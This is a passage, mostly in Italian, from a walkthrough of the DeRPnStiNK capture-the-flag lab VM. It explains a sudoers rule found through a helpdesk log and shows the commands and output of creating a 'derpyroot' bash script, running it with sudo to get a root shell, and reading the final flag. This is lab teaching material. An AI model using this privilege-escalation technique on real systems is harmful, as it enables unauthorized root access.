uid=1001(stinky) gid=1001(stinky) groups=1001(stinky)  
stinky@DeRPnStiNK:~$ su -l mrderp  
Password:  
mrderp@DeRPnStiNK:~$ id  
uid=1000(mrderp) gid=1000(mrderp) groups=1000(mrderp)  
mrderp@DeRPnStiNK:~$
```

**Notiamo come sul desktop di questo users abbiamo il file “helpdesk.log”.
Apriamolo e leggiamolo. A piè di pagina possiamo notare:**



```
mrderp@DeRPnStiNK:~$ cd Desktop/  
mrderp@DeRPnStiNK:~/Desktop$ ls  
helpdesk.log  
mrderp@DeRPnStiNK:~/Desktop$ cat helpdesk.log  
From: Help Desk <helpdesk@derpnstink.local>  
Date: Thu, Aug 23, 2017 at 1:29 PM  
Subject: sudoers ISSUE=242 PROJ=26  
To: Derp, Mr (mrderp) [C]  
When replying, type your text above this line.  
  
Help Desk Ticket Notification  
Thank you for contacting the Help Desk. Your ticket information is below. If you have  
additional information to add to this ticket, please reply to this notification.  
If you need immediate help (i.e. you are within two days of a deadline or in the event of a  
security emergency), call us. Note that the Help Desk's busiest hours are between  
10 a.m. (ET) and 3 p.m. (ET).  
  
Toll-free: 1-866-504-9552  
Phone: 301-402-7469  
TTY: 301-451-5939  
Ticket Title: Sudoers File issues
```



CLOSED TICKET NOTIFICATION

Thank you for contacting the Help Desk. Your ticket information and its resolution is
below. If you feel that the ticket has not been resolved to your satisfaction or you need additional
assistance, please reply to this notification to provide additional information.
If you need immediate help (i.e. you are within two days of a deadline or in the event of a security emergency), call us or visit our Self Help Web page at <https://pastebin.com/RzK9WfGw>

Note that the Help Desk's busiest hours are between 10 a.m. (ET) and 3 p.m. (ET).
Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: sudoers issues

Pastebin.com

Andiamo sul sito e vediamo cosa presenta

Il commento che troviamo su questo link è il seguente:

mrderp ALL=(ALL) /home/mrderp/binaries/derpy

The screenshot shows a Pastebin page with the URL pastebin.com/RzK9WfGw. The page title is "Untitled". The content of the paste is:

```
mrderp ALL=(ALL) /home/mrderp/binaries/derpy*
```

Below the paste, there is an "Add Comment" section with the message "Please, [Sign In](#) to add comment".

Analizziamo cosa significa:

- **mrderp**: Questo è il **nome dell'utente** a cui si applica la regola.
- **ALL**: Il primo `ALL` significa che la regola si applica a tutti gli host.

In un contesto dove il file `/etc/sudoers` viene distribuito su più macchine, questo indica che la regola è valida su qualsiasi macchina.

- **(ALL)**: Il secondo `ALL` tra parentesi specifica che l'utente può eseguire i comandi come qualsiasi utente, anche root.
- **/home/mrderp/binaries/derpy**: Questo è il percorso dei comandi che `mrderp` può eseguire con privilegi elevati.

L'asterisco (`*`) è un carattere jolly che permette qualsiasi carattere (o nessuno) dopo `derpy`, quindi `mrderp` può eseguire qualsiasi file il cui nome inizi con `derpy` nella directory specificata.

Andiamo al percorso.

Notiamo subito come non vi sia alcuna cartella “binaries”, quindi, la creiamo insieme al file **derpy*** che ci servirà successivamente per scalare di privilegi).


In questo caso nella cartella binaries abbiamo creato un file “**derpyroot**” in cui abbiamo inserito del “codice in bash”:

```
#!/bin/bash  
bash
```

- La prima riga è lo “Shebang (`**#!/bin/bash**`)": questa riga indica che lo script deve essere eseguito usando l'interprete Bash. Il percorso specificato (`**/bin/bash**`) è l'ubicazione del programma Bash sul sistema.
- `bash`: questa riga indica il comando ed avvia una nuova istanza della shell Bash (con i poteri da root).

```
mrderp@DeRPnStiNK:~/binaries/derpyroot$ id  
uid=1000(mrderp) gid=1000(mrderp) groups=1000(mrderp)  
mrderp@DeRPnStiNK:~/binaries/derpyroot$ ls  
mrderp@DeRPnStiNK:~/binaries/derpyroot$ cd ..  
mrderp@DeRPnStiNK:~/binaries$ rm -r derpyroot/  
mrderp@DeRPnStiNK:~/binaries$ nano derpyroot  
mrderp@DeRPnStiNK:~/binaries$ cat derpyroot  
#!/bin/bash  
bash  
mrderp@DeRPnStiNK:~/binaries$ chmod u+x derpyroot ✓  
mrderp@DeRPnStiNK:~/binaries$ sudo /home/mrderp/binaries/d  
[sudo] password for mrderp:  
mrderp@DeRPnStiNK:~/binaries$ sudo /home/mrderp/binaries/d  
[sudo] password for mrderp:  
Sorry, try again.  
[sudo] password for mrderp:  
root@DeRPnStiNK:~/binaries# id  
uid=0(root) gid=0(root) groups=0(root)  
root@DeRPnStiNK:~/binaries# █
```

Diventando **root** possiamo, finalmente, accedere alla **cartella root** e di conseguenza come si può ben notare dallo screen, la famigerata **quarta flag** è stata trovata



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "vm [Running] - Oracle VM VirtualBox". The terminal session is running as root on the host machine "DeRPnStiNK". The user has navigated to the root directory and listed its contents. They then cd'ed to the "Desktop" directory and listed its contents, where they found a file named "flag.txt". They read the contents of this file, which contained a long hex string. Below the terminal window, there is a dock with several icons, including a desktop icon, a file manager, a browser, and a terminal.

```
root@DeRPnStiNK: /root/Desktop
root@DeRPnStiNK:/# ls
bin dev initrd.img media proc sbin sys var
boot etc lib mnt root srv tmp vmlinuz
cdrom home lost+found opt run support usr
root@DeRPnStiNK:/# cd root/
root@DeRPnStiNK:/root# ls
Desktop Documents Downloads
root@DeRPnStiNK:/root# cd Desktop/
root@DeRPnStiNK:/root/Desktop# ls
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

root@DeRPnStiNK: /root/Desktop#
```

THANK YOU

